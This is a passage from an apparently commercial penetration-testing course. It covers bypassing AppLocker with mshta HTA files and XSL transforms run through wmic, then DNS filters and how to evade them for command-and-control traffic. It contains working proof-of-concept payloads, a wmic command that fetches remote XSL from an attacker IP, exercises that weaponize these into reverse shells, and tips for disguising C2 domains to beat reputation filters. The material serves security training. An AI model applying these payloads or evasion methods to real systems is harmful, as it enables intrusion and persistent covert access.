
<sup>480</sup> (Microsoft, 2013), [https://docs.microsoft.com/en-us/previous-versions/ms536495\(v%3Dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/ms536495(v%3Dvs.85))



```
<html>
<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("cmd.exe");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

*Listing 389 - Proof of concept HTA file*

When executed by **mshta.exe**, the Jscript code inside both the head and the body tags will be executed, a command prompt will be spawned and the **mshta.exe** window will be closed. When we save this code to a local file and execute it from the command line, we observe that it does indeed bypass AppLocker:

*Figure 111: Bypassing AppLocker with mshta.exe*

This effectively re-invigorates our Jscript tradecraft! We can deliver this in a few different ways. For example, we could attach it to an email, or HTML-smuggle the file through a browser. Either way, the user must be tricked into running it to execute our code. In our case, we will create a shortcut file and store our **.hta** file on our Apache webserver.

To create the shortcut file, we'll right-click the desktop on the Windows 10 victim machine and navigate to *New -> Shortcut*. In the new window, we'll enter the MSHTA executable path (**C:\Windows\System32\mshta.exe**) followed by the URL of the **.hta** file on our Kali machine:




Figure 112: Shortcut file using mshta

To create it, we'll click "Next" and name it. Once **test.hta** is transferred to our Kali machine, we can double-click the shortcut file to execute our Jscript code.

---

*Note that mshta.exe will download the .hta file before its execution, so we must still bypass any installed endpoint detection software.*

---

As a final step of this weaponization, we can bring back the Jscript code generated with DotNetToJscript and embed it in the hta file to obtain a reverse shell by only sending the victim a shortcut file.

#### 8.5.1.1 Exercises

1. Create and execute the proof of concept hta file to bypass AppLocker and obtain Jscript code execution.
2. Use SharpShooter to generate a Jscript shellcode runner inside a hta file and use it to gain a reverse shell.

## 8.5.2 XSL Transform

It's beneficial to prepare multiple bypasses in the event one is blocked. In this section, we'll demonstrate a second way of obtaining arbitrary Jscript execution while bypassing AppLocker through *XSL transformation* (XSLT).<sup>481</sup>

The process of XSLT uses *Extensible Stylesheet Language* (.xsl) documents to transform an XML document into a different format such as *XHTML*.

Part of the XSL transformation<sup>482</sup> specification allows execution of embedded Jscript code when processing the supplied XML document. Security researchers have discovered an XSL transformation attack (*Squiblytwo*<sup>483</sup>) that allows arbitrary code execution when triggered.

To leverage this, we must first craft a malicious XSL document and put it on our Apache webserver. As a proof of concept, we are going to launch a command prompt through the document shown in Listing 390:

```
<?xml version='1.0'?>
<stylesheet version="1.0"
xmlns="http://www.w3.org/1999/XSL/Transform"
xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

<output method="text"/>
  <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
      var r = new ActiveXObject("WScript.Shell");
      r.Run("cmd.exe");
    ]]>
  </ms:script>
</stylesheet>
```

Listing 390 - Proof of concept XSL file that will open cmd.exe

Once the file is created, we must download it and invoke a transform to trigger the Jscript code. This may be done through the WMI command-line utility (WMIC)<sup>484</sup> by specifying the verb **get** and the **/format:** switch followed by the URL of the XSL file, as shown in Listing 391.

```
wmic process get brief /format:"http://192.168.119.120/test.xsl"
```

Listing 391 - WMIC is used to trigger the XSL transform


Once the command is executed from a command prompt, a new command prompt is opened, proving that our Jscript code executed as shown in Figure 113.

<sup>481</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/XSL>

<sup>482</sup> (w3.org, 2020), <https://www.w3.org/TR/xslt-30/>

<sup>483</sup> (Mitre, 2020), <https://attack.mitre.org/techniques/T1220/>

<sup>484</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>



```

C:\Windows\System32\cmd.exe
c:\Tools>wmic process get brief /format:"http://192.168.119.120/test.xml"
Node - VICTIM
ERROR:
Description = Invalid query
process get brief /format:"http://192.168.119.120/test.xml"VICTIMroot\cimv2root\cliIMPERSONATEPKTPRIVACYms_409ENABLEOF
FN/AOFFOFFSTDOUTSTDOUTN/AON0x80041017Invalid query
WMI
c:\Tools>
  
```

Figure 113: Bypassing AppLocker with XSL transformation

This application whitelisting technique can also be leveraged through a shortcut file that we provide to the victim. To weaponize this, we can modify the Jscript code inside the XSL file to contain a DotNetToJscript C# shellcode runner or any other payload we desire.

### 8.5.2.1 Exercises

1. Repeat the actions in this section to create a proof of concept XSL file and execute a transformation through WMIC.
2. Modify the XSL file to use DotNetToJscript and obtain a reverse Meterpreter shell.

### 8.5.2.2 Extra Mile

*PowerShell Empire*<sup>485</sup> is a well-known framework for post-exploitation, specifically geared towards Active Directory exploitation. It can also generate client-side code execution payloads.

An alternative and newer framework called *Covenant*<sup>486</sup> is written in C# and implements much of the same functionality. To obtain code execution on a Windows host an implant called a *Grunt* is used.

Install<sup>487</sup> the Covenant framework on your Kali machine and use knowledge and techniques from this module to obtain code execution through a *Grunt* in the face of AppLocker restrictions.

## 8.6 Wrapping Up

In this module, we have outlined the concept of application whitelisting and bypassed AppLocker, which blocks much of our previous tradecraft.

<sup>485</sup> (Empire, 2020), <https://www.powershellempire.com/>

<sup>486</sup> (Ryan Cobb, 2019), <https://cobbr.io/Covenant.html>

<sup>487</sup> (Ryan Cobb, 2020), <https://github.com/cobbr/Covenant/wiki/Installation-And-Startup>

We have introduced various techniques to bypass many types of AppLocker rules, ranging from simple bypasses to much more complicated bypasses that leverage other native, trusted, and undocumented applications.

We also updated our tradecraft to execute and gain client-side execution on a hardened workstation, allowing us to continue our post-exploitation tactics.

OS-91538 Joyce Cox

## 9 Bypassing Network Filters

In previous modules we discussed various command and control (C2) techniques. In this module, we will discuss the various defense solutions we may encounter in an enterprise environment and address the challenges these solutions pose to our C2 network traffic. We will discuss the strengths, weaknesses, and important details of a variety of solutions and examine their monitoring and blocking strategies. Since each of these solutions can affect the outcome of a penetration test, we will also discuss a variety of strategies to bypass these solutions.

Let's begin with an overview of the various solutions we may encounter, each of which is typically deployed in an enterprise as part of the *Internet Edge*<sup>488</sup> network architecture. Although this model considers both ingress (inbound) and egress (outbound) traffic, in this case we will focus on the latter, since it is assumed that we have already compromised the target network and control one or more systems within. Commonly, outbound traffic is routed through a series of systems where it is inspected and processed before routing it to the Internet or blocking it due to a violation. The tools used in this model may include simple IP address filters or more complex *Intrusion Detection Systems* (IDS)<sup>489</sup> and *web proxy*<sup>490</sup> filters. These advanced tools may perform *deep packet inspection*,<sup>491</sup> analyzing the entirety of the network application layer's content.

In addition, a *packet capture device* (which is typically not inline with the traffic) may copy the entirety of a network's data for use in *digital forensic investigation*<sup>492</sup> activities. Although this type of solution can not block traffic, it may alert system administrators or incident response teams, who may in turn block our traffic.

Consider Figure 114, which shows a rather comprehensive Internet edge architecture installation.




Figure 114: Internet edge architecture

Let's discuss this configuration in more detail, tracing egress traffic sourced from the internal devices.

---

<sup>488</sup> (Cisco, 2020), [https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE\\_RG/SAFE\\_rg/chap6.html](https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE_RG/SAFE_rg/chap6.html)

<sup>489</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](https://en.wikipedia.org/wiki/Intrusion_detection_system)

<sup>490</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Proxy\\_server](https://en.wikipedia.org/wiki/Proxy_server)

<sup>491</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Deep\\_packet\\_inspection](https://en.wikipedia.org/wiki/Deep_packet_inspection)

<sup>492</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Digital\\_forensics](https://en.wikipedia.org/wiki/Digital_forensics)

First, if the egress traffic relies on name resolution, some edge DNS servers may perform *domain filtering*, which can deny disallowed domains.

Next, allowed egress traffic will pass through an internal firewall, which will generally limit traffic based on IP address and port number. Specifically, most solutions rely on a blocklist, which acts as a first-pass protection mechanism but also reduces the load on downstream devices. As an example, if an organization doesn't allow egress SMB traffic, it can be filtered out early, at this stage.

At this point, the traffic may pass through an *SSL inspection*<sup>493</sup> device, which essentially performs SSL decryption and re-encryption, allowing the device to inspect SSL-encrypted traffic. The traffic is typically re-encrypted when it leaves this zone.

If the traffic is still allowed, it may next pass through a traffic filter, like a proxy server or an IDS, and the data may be copied to a full packet capture device.

Next, the traffic may pass through an external firewall that may filter egress traffic (in addition to filtering ingress traffic as expected).

If the traffic passes these inspection points, it is then routed to the Internet.

Since this type of comprehensive solution is costly and complicated, some organizations may simplify, excluding certain functionality or relying on multi-function devices that combine some of this functionality into a single unit. For example, a proxy server may serve as not only a proxy but may also perform IDS, SSL inspection, and domain filtering.

As penetration testers, we are not necessarily concerned with the actual devices. Instead, we must know how to identify the deployed defensive tactics and understand how to evade them well enough to successfully complete our assessment. Inevitably, in many cases our traffic will be logged. Our goal in this module will often be to normalize our traffic, "hiding within the noise", such that our activity will fall below the detection threshold.

Before we proceed, let's take a moment to discuss the lab configuration for this module, which is configured as follows:




Figure 115: Lab setup

<sup>493</sup> (Open Rights Group, 2019), [https://wiki.openrightsgroup.org/wiki/TLS\\_interception](https://wiki.openrightsgroup.org/wiki/TLS_interception)

The lab includes a Windows 10 machine named *client* and an Ubuntu Linux machine named *ubuntu*. The Ubuntu system serves as an edge defense machine and will handle all defensive tasks. It's running DNS for name resolution, an *Nginx*<sup>494</sup> web server, and *Snort*,<sup>495</sup> which is set to capture all network traffic. Most of the Snort rules are turned off for now, but a few custom rules that enable basic filtering are installed.

From an external perspective, we can SSH to the Ubuntu system from our Kali machine. The Windows 10 machine is behind the Ubuntu machine, which means we can't access it directly. However, a port forwarding rule forwards RDP requests so we can RDP to the Windows client by connecting to the Ubuntu machine on TCP port 3389.

Note that in previous modules, we relied on IP addresses when connecting to our listeners. However, in the real world, domain names are more practical and flexible for several reasons. First, we can easily move our C2 server (listener) to another location by simply updating the DNS record. In addition, since direct-to-IP connections are often considered anomalous, we'll perform a DNS lookup to connect to our C2 server and adopt a more typical network pattern.

Given these benefits, we will only connect to reverse shells by domain name to assist in various filter bypasses.

Armed with basic knowledge of defense systems and a properly configured lab, we'll cover the various system components in more detail and demonstrate various bypass techniques. Later in this module, we'll also examine *domain fronting* and *DNS tunneling* and discuss how they relate to network filter evasion.

## 9.1 DNS Filters

DNS filters are typically one of the first defenses that we'll need to consider as penetration testers. If we were to perform a DNS lookup from a target network, that request might traverse through several DNS servers inside the target environment, eventually passing to a device that performs DNS filtering. This may occur on the client's network, or the request may be forwarded to an Internet-based DNS provider service, like *OpenDNS*.<sup>496</sup>

At a basic level, most DNS filters compare requested domains to a blocklist of well-known malicious domain names. If the domain name is on the blocklist, it is filtered. One of the better known open lists is *malwaredomainlist*.<sup>497</sup> Additionally, advanced systems may use advanced heuristics techniques as well.

If the requested domain is on the blocklist, DNS filtering systems may drop the request (returning nothing) or return a *sinkhole*, or fake, IP address. A sinkhole IP will often either redirect to a block page, which presents an error or warning to the user, or to a monitoring device that captures further traffic, which can be analyzed. In some cases, it may simply be dropped.

---

<sup>494</sup> (F5, 2020), <https://www.nginx.com/>

<sup>495</sup> (Cisco, 2020), <https://www.snort.org/>

<sup>496</sup> (OpenDNS, 2020), <https://www.opendns.com/>

<sup>497</sup> (MalwareDomainList.com, 2020), <https://www.malwaredomainlist.com/hostslist/hosts.txt>



---

*A sinkhole can be a powerful weapon in the right hands. This was exceptionally highlighted in May 2017, when the WannaCry ransomware quickly infected approximately 200000 machines in 150 countries. The developer coded a simple sinkhole "kill switch" that relied on the DNS resolution and HTTP service of the **iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com** domain. If this request was successful, the malware would terminate. Malware analyst Marcus Hutchins registered the domain, stood up a web server to reply to the malware, and effectively stopped the malware's outbreak. This was possible because the malware developer didn't initially register the kill switch domain.*

---

Let's demonstrate this process with an OpenDNS sinkhole. OpenDNS maintains the **www.internetbadguys.com** test domain,<sup>498</sup> which is used to showcase their blocking service. If we resolve this IP with OpenDNS's server (208.67.222.222), we should receive one of a variety of sinkhole<sup>499</sup> IP addresses. On the other hand, Google's DNS server (8.8.8.8) resolves this as 67.215.92.210.

Let's try this out from our Kali machine that has Internet access. First, we'll set our DNS server to Google.

```
kali@kali:~$ sudo bash -c "echo nameserver 8.8.8.8 > /etc/resolv.conf"
```

*Listing 392 - Changing nameserver in Kali*

Then we'll resolve the domain name with **nslookup**.

```
kali@kali:~$ nslookup www.internetbadguys.com
Server:      8.8.8.8
Address:     8.8.8.8#53
```

```
Non-authoritative answer:
Name:   www.internetbadguys.com
Address: 67.215.92.210
```

*Listing 393 - Doing domain lookup with Google's servers*

This returns the public IP address instead of the sinkhole IP. By extension, if we load **www.internetbadguys.com** in a browser, we receive the following page:

---

<sup>498</sup> (OpenDNS, 2020), <https://support.opendns.com/hc/en-us/articles/227986567-How-to-test-for-successful-OpenDNS-configuration->

<sup>499</sup> (OpenDNS, 2020), <https://support.opendns.com/hc/en-us/articles/227986927-What-are-the-Cisco-Umbrella-Block-Page-IP-Addresses->

## InternetBadGuys.com is only a demonstration site.

If you were using OpenDNS,  
real phishing sites would be blocked.

### OpenDNS makes your Internet work better

- **Safer:** helps prevent identity theft & blocks phishing sites.
- **Faster:** speeds up your existing Internet connection.
- **Smarter:** corrects spelling mistakes on the fly.

### Get started in 2 minutes

It's **free** and there's no software to install. [Get started.](#)

### About this page

David Ulevitch, the founder of OpenDNS, writes about Internet Bad Guys in "[Why I Started OpenDNS.](#)"



[Terms of Use](#) | [Privacy](#) | [Contact](#)

Figure 116: OpenDNS test domain, not blocked

If this were a real phishing site, we would have loaded it in our browser. Now let's switch to an OpenDNS server.

```
kali@kali:~$ sudo bash -c "echo nameserver 208.67.222.222 > /etc/resolv.conf"
```

Listing 394 - Changing nameserver in Kali

Next, we'll try the lookup again.

```
kali@kali:~$ nslookup www.internetbadguys.com
Server:                208.67.222.222
Address:               208.67.222.222#53

Non-authoritative answer:
Name:   www.internetbadguys.com
Address: 146.112.61.108
Name:   www.internetbadguys.com
Address: ::ffff:146.112.61.108
```

Listing 395 - Doing domain lookup with OpenDNS's servers

This returns a different IP.

With our DNS server updated, let's browse **www.internetbadguys.com** again. Note that due to DNS caching, we may need to restart the browser to properly retrieve the new page.




Figure 117: OpenDNS block page

This redirects to a block page, categorized as an OpenDNS “Phishing threat”.

*Note that since Cisco acquired OpenDNS, the page (and the OpenDNS product) has been rebranded to “Cisco Umbrella”.*

In addition to solutions like OpenDNS, DNS servers can integrate domain reputation lookup solutions (like *IPVoid*<sup>500</sup> and *VirusTotal*<sup>501</sup>), which query multiple DNS filtering providers, aggregate the responses, and make a weighted decision about reputability of the domain.

For example, let’s check the reputation of **textspeier.de** with IPVoid. Note that some browser extensions (like uBlock Origin) will break the IPVoid site’s functionality so we may need to try this in various browsers or disable browser extensions.

<sup>500</sup> (NoVirusThanks, 2020), <https://www.ipvoid.com/dns-reputation/>

<sup>501</sup> (VirusTotal, 202), <https://www.virustotal.com/gui/home/search>

































#	DNS Service	Status
1)	 AdGuard DNS (Default)	 Blocked
2)	 AdGuard DNS (Family)	 Blocked
3)	 CleanBrowsing	 Blocked
4)	 Comodo Secure DNS	
5)	 Neustar Recursive DNS (Business)	
6)	 Neustar Recursive DNS (Family)	
7)	 Neustar Recursive DNS (Threat)	
8)	 Norton ConnectSafe (A)	
9)	 Norton ConnectSafe (B)	
10)	 Norton ConnectSafe (C)	
11)	 Quad9	 Blocked
12)	 SafeDNS	 Blocked
13)	 SafeSurfer	
14)	 Strongarm	
15)	 Yandex.DNS (Family)	
16)	 Yandex.DNS (Safe)	

Figure 118: IPVoid results for textspeier.de

The output indicates that this domain is considered unsafe by many domain reputation services.

In addition to the simple suggestion to pass or block a domain, many modern filtering systems rely on domain categorization, similar to the “Phishing” diagnosis provided by OpenDNS in our previous example.<sup>502</sup> For example, if an enterprise blocks users from accessing webmail or movie-related domains, we should avoid this categorization for our C2 server.

As a simple example, let’s look up **cnn.com** with the OpenDNS categorization checker.<sup>503</sup>

<sup>502</sup> (OpenDNS, 2020), <https://community.opendns.com/domaintagging/categories>

<sup>503</sup> (OpenDNS, 2020), <https://community.opendns.com/domaintagging/search/>

cnn.com ★ TOP SITE


**Tagged: News/Media**[Flag for Review](#) (sign in)

Figure 119: OpenDNS test domain, not blocked

In this case, **cnn.com** is categorized as a “News/Media” site.

Armed with a basic understanding of DNS filters, let’s shift our focus to bypass techniques.

#### 9.1.1.1 Exercises

1. Repeat the steps above to test OpenDNS blocking.
2. Obtain various domain reputation results with IPVoid.

#### 9.1.2 Dealing with DNS Filters

When confronting a DNS filter, our goal is to select a domain that appears legitimate, is likely allowed by the target’s policy, and not blocked. We’ll address each of these requirements in this section and suggest methods for meeting them.

It may seem logical to register a new domain, but it may be categorized as a *Newly Seen Domain*.<sup>504</sup> This can be equally detrimental to the reputation score, since penetration testers and malware authors often use brand new domains. Domains in this category are often less than one week old and are relatively unused, lacking inquiries and traffic. Because of this, we should collect domain names in advance and generate lookups and traffic well in advance of an engagement.

However, even if our domain is classified as clean, we need to make sure its domain category matches what the client allows.

For example, the “webmail” classification is often disallowed given the increased risk of downloaded malware. In most cases, we should pre-populate a web site on our domain with seemingly harmless content (like a cooking blog) to earn a harmless category classification. We can even go so far as to subscribe to domain categorization services (like the previously-mentioned OpenDNS site<sup>505</sup>) so we can submit our own domain classifications. Even if our domain has been categorized as malicious, we can easily host a legitimate-looking website on the domain and request re-categorization.

<sup>504</sup> (Cisco Umbrella, 2020), <https://support.umbrella.com/hc/en-us/articles/235911828-Newly-Seen-Domains-Security-Category>

<sup>505</sup> (OpenDNS, 2020), <https://community.opendns.com/domaintagging/>

To demonstrate, we can submit a vote request for an OpenDNS tag for the **parcelsapp.com** domain, which is a popular parcel tracking website. We could also vote on other user's submissions as well.<sup>506</sup>




Figure 120: OpenDNS vote for parcelsapp.com domain

We can also submit the domain for a community review if voting is not available or if we would like to suggest a different category.

